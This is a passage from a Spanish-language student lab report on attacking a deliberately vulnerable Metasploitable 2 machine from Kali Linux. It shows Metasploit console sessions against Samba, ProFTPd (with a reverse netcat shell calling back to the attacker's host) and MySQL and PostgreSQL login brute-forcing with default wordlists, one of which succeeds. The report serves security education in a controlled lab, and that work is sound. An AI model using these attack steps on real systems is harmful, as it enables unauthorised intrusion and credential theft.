  RHOSTS    192.168.10.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445                  yes       The SMB service port (TCP)
  SMBPIPE   LSARPC               yes       The pipe name to use

View the full module info with the info, or info -d command.
```

Ilustración 61 Escaneo o explotación de puerto 445(SAMBA) paso 3

Se modifica el rhosts con el comando use y se le asigna la dirección IP de la máquina a atacar. Y ejecutando el comando options nuevamente se observan los cambios realizados en el módulo.

```
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445                  yes       The SMB service port (TCP)
  SMBPIPE   LSARPC               yes       The pipe name to use

View the full module info with the info, or info -d command.
```

Ilustración 62 Escaneo o explotación de puerto 445(SAMBA) paso 4

Y con el comando run se ejecuta la explotación y este debe permitir el acceso a usuario root, pero para este caso no se explotó correctamente el módulo, puede ser porque no tiene vulnerabilidad.

```
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > run
[*] Running module against 192.168.10.4
[*] 192.168.10.4:445 - Connecting to the SMB service ...
[*] 192.168.10.4:445 - Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.10.4[\lsarpc] ...
[-] 192.168.10.4:445 - Auxiliary failed: RubySMB::Error::InvalidPacket The response seems to be an SMB1 NtCreateAndxResponse but an error occurs while parsing it. It is probably missing the required extended information.
[-] 192.168.10.4:445 - Call stack:
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/smb1/tree.rb:249:in '_open'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/smb1/tree.rb:63:in 'open_pipe'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/client/utls.rb:29:in 'open'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/ruby_smb-3.3.16/lib/ruby_smb/client/utls.rb:45:in 'create_pipe'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:261:in 'block in create_pipe'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:307:in 'session_lifetime'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/simple_client.rb:259:in 'create_pipe'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:124:in 'smb_connect'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:62:in 'socket_check'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/rex/proto/dcerpc/client.rb:37:in 'initialize'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dcerpc.rb:124:in 'new'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/dcerpc.rb:124:in 'dcerpc_bind'
[-] 192.168.10.4:445 - /usr/share/metasploit-framework/modules/auxiliary/dos/samba/lsa_addprivs_heap.rb:52:in 'run'
[*] Auxiliary module execution completed
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > █
```

Ilustración 63 Escaneo o explotación de puerto 445(SAMBA) paso 5



3.12 Escaneo O Explotación De Puerto 2121 O Servicio ProFTP

Otro puerto que se puede realizar el escaneo es al 2121 o servicio de FTP, pero este un servicio pro de FTP, para realizar esta explotación, primero se buscan los módulos disponibles a explotar con el comando search Proftpd.

```
msf6 > search Proftpd 1.3.5

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent Yes    ProFTPd 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > |
```

Ilustración 64 Escaneo o explotación del puerto 2121(ProFTP) paso 1

Con el comando use se escoge el módulo a explotar utilizando el nombre de este mismo con el numero en la posición del módulo. Y con el comando options se pueden ver las características que se deben modificar para explotar el módulo correctamente.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > |
```

Ilustración 65 Escaneo o explotación del puerto 2121(ProFTP) paso 2

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Ilustración 66 Escaneo o explotación del puerto 2121(ProFTP) paso 3

```
Payload options (cmd/unix/reverse_netcat):

Name    Current Setting  Required  Description
--    -
LHOST   192.168.10.6    yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   ProFTPd 1.3.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > |
```

Ilustración 67 Escaneo o explotación del puerto 2121(ProFTP) paso 4



Con el comando set se modifica el rhosts y se le asigna la dirección IP de la maquina a explotar y con el comando rport y se le asigna el puerto del servicio que en este caso seria 21

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rehosts 192.168.10.4
[!] Unknown datastore option: rehosts. Did you mean RHOST?
rehosts => 192.168.10.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rport 21
rport => 21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Ilustración 68 Escaneo o explotación del puerto 2121(ProFTP) paso 5

Con el comando run se ejecuta la explotación y esta debe dar como resultado el ingreso al usuario root, pero en este caso no tuvo éxito el exploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] 192.168.10.4:21 - 192.168.10.4:21 - Connected to FTP server
[*] 192.168.10.4:21 - 192.168.10.4:21 - Sending copy commands to FTP server
[-] 192.168.10.4:21 - Exploit aborted due to failure: unknown: 192.168.10.4:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Ilustración 69 Escaneo o explotación del puerto 2121(ProFTP) paso 7

3.13 Escaneo O Explotación De Puerto 3306 O Servicio MYSQL

También se realiza explotación al puerto 3306 o servicio MYSQL, para esto primero se busca los módulos disponibles a vulnerar con el comando search mysql.

```
msf6 > search mysql

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -                                                                 -
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28     excellent Yes     Advantech iView NetworkServlet Com
mand Injection
```

Ilustración 70 Escaneo o explotación de puerto 3306(MYSQL) paso 1

```
30  auxiliary/scanner/mysql/mysql_authbypass_hashdump                2012-06-09     normal  No      MySQL Authentication Bypass Passwo
rd Dump
31  auxiliary/admin/mysql/mysql_enum                                .               normal  No      MySQL Enumeration Module
32  auxiliary/scanner/mysql/mysql_login                             .               normal  No      MySQL Login Utility
33  auxiliary/admin/mysql/mysql_sql                                 .               normal  No      MySQL SQL Generic Query
34  auxiliary/scanner/mysql/mysql_version                           .               normal  No      MySQL Server Version Enumeration
35  exploit/linux/mysql/yassl_getname                               2010-01-25     good    No      MySQL yaSSL CertDecoder::GetName B
uffer Overflow
```

Ilustración 71 Escaneo o explotación de puerto 3306(MYSQL) paso 2

Con el comando use el nombre o el número de posición se escoge el módulo a vulnerar.



```
msf6 > use 32
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

Ilustración 72 Escaneo o explotación de puerto 3306(MYSQL) paso 3

Con el comando set se le asigna a rhosts la dirección IP de la máquina a explotar.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

Ilustración 73 Escaneo o explotación de puerto 3306(MYSQL) paso 4

También con el comando set se le asigna la ruta del diccionario a USERPASS_FILE para utilizar usuarios con los que se puedan acceder al servicio.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

Ilustración 74 Escaneo o explotación de puerto 3306(MYSQL) paso 5

Y con el comando run se ejecuta el exploit y este debe mostrar el usuario y contraseña para el ingreso al servicio, pero en este caso ninguno de los usuarios es el correcto, como lo muestra la siguiente imagen.

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.10.4:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.10.4:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.10.4:3306 - LOGIN FAILED: user:user (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.10.4:3306 - LOGIN FAILED: user:(Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.10.4:3306 - LOGIN FAILED: msfadmin:msfadmin (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.10.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.4:3306 - BruteForce completed, 0 credentials were successful.
[*] 192.168.10.4:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > |
```

Ilustración 75 Escaneo o explotación de puerto 3306(MYSQL) paso 6

3.14 Escaneo O Explotación De Puerto 5432 O Servicio POSTGRESQL

El ultimo puerto a explotar es 5432 o servicio POSTGRESQL, para explotar este puerto de debe buscar los módulos que se pueden vulnerar con el comando search postgresql.

```
msf6 > search PostgreSQL

Matching Modules
-----
#  Name
-  -
0  exploit/linux/http/acronis_cyber_infra_cve_2023_45249

Disclosure Date  Rank      Check  Description
-----
2024-07-24      excellent Yes      Acronis Cyber Infrastructure defau
```

Ilustración 76 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 1



22	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL	CREATE LANGUAGE Executi
23	auxiliary/scanner/postgres/postgres_dbname_flag_injection	.	normal	No	PostgreSQL	Database Name Command L
24	auxiliary/scanner/postgres/postgres_login	.	normal	No	PostgreSQL	Login Utility
25	auxiliary/admin/postgres/postgres_readfile	.	normal	No	PostgreSQL	Server Generic Query
26	auxiliary/admin/postgres/postgres_sql	.	normal	No	PostgreSQL	Server Generic Query
27	auxiliary/scanner/postgres/postgres_version	.	normal	No	PostgreSQL	Version Probe
28	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL	for Linux Payload Execu

Ilustración 77 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 2

Con el comando use el número de la posición o el nombre del servicio de selecciona el servicio a explotar.

Además, con el comando options se puede ver todas las características del módulo así saber cuál modificar para ejecutar el exploit correctamente.

```
msf6 > use 24
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Module options (auxiliary/scanner/postgres/postgres_login):				
Name	Current Setting	Required	Description	
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password	
BLANK_PASSWORDS	false	no	Try blank passwords for all users	
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5	
CreateSession	false	no	Create a new session for every successful login	
DATABASE	template1	yes	The database to authenticate against	
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database	
DB_ALL_PASS	false	no	Add all passwords in the current database to the list	
DB_ALL_USERS	false	no	Add all users in the current database to the list	
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)	

Ilustración 78 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 3

PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

Ilustración 79 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 4

Con el set rhosts se le asigna la dirección IP de la maquina a vulnerar, con set username se le asigna el usuario de forma manual para probar el inicio de sesión y con set password se le asigna la contraseña para el mismo fin.



View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
```

Ilustración 80 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 5

Se ejecuta el comando `options` para observar las modificaciones hechas.

PASSWORD	postgres	no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS	192.168.10.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	postgres	no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Ilustración 81 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 6


Y con el comando `run` se ejecuta el exploit y se valida si el usuario y contraseña ingresados manualmente permite la vulneración del servicio y como se ve en la siguiente imagen, esto es correcto.

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.168.10.4:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.10.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Ilustración 82 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 7



Y así se realiza la explotación, escaneo o vulneración de puertos y servicios de Metasploitable 2 con Kali Linux.





4 Posibles Errores

Durante el desarrollo de la actividad, algunos servicios escaneados no presentaron vulnerabilidades explotables a pesar de estar activos.

Por ejemplo:

- ❖ En el caso de MySQL (puerto 3306), SMTP (puerto 25) Y ProFTP(2121) los escaneos no arrojaron credenciales válidas ni versiones vulnerables explotables directamente con Kali Linux.
- ❖ En el servicio DNS (puerto 53), algunos módulos no generaron resultados exitosos debido a la falta de un dominio válido, el desconocimiento de estos o configuraciones internas del servidor.

En resumen, la falta de éxito en algunos escaneos puede deberse a configuraciones seguras en la máquina objetivo, a versiones no vulnerables, o a que ciertos servicios no estaban mal configurados.



5 Conclusiones

A través del desarrollo de la práctica realizada con Kali Linux y Metasploitable 2, se logró identificar múltiples servicios en ejecución, muchos de los cuales presentaban configuraciones vulnerables que pudieron ser explotadas exitosamente mediante Kali. Entre estos servicios se destacan FTP, Telnet, Samba, SSH y PostgreSQL, donde fue posible obtener acceso, ejecutar comandos y conocer posibles usuarios de inicio de sesión.

Así mismo, también se evidenció que algunos servicios no ofrecían vulnerabilidades explotables sea por la explotación realizada de manera errónea o por seguridad de los módulos.

Esta actividad permite conocer herramientas fundamentales en la ciberseguridad, además permite comprender las etapas de reconocimiento, escaneo, explotación entorno controlado.



6 Referencias Bibliográficas

Nmap - The Network Mapper. [Nmap: the Network Mapper - Free Security Scanner](#)

Kali Linux - Offensive Security. [Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution](#)

Metasploitable 2 Documentation. Rapid7: [Metasploitable 2 | Metasploit Documentation](#)

Metasploit Framework Documentation. Rapid7 Docs: [Guía de inicio rápido | Documentación de Metasploit](#)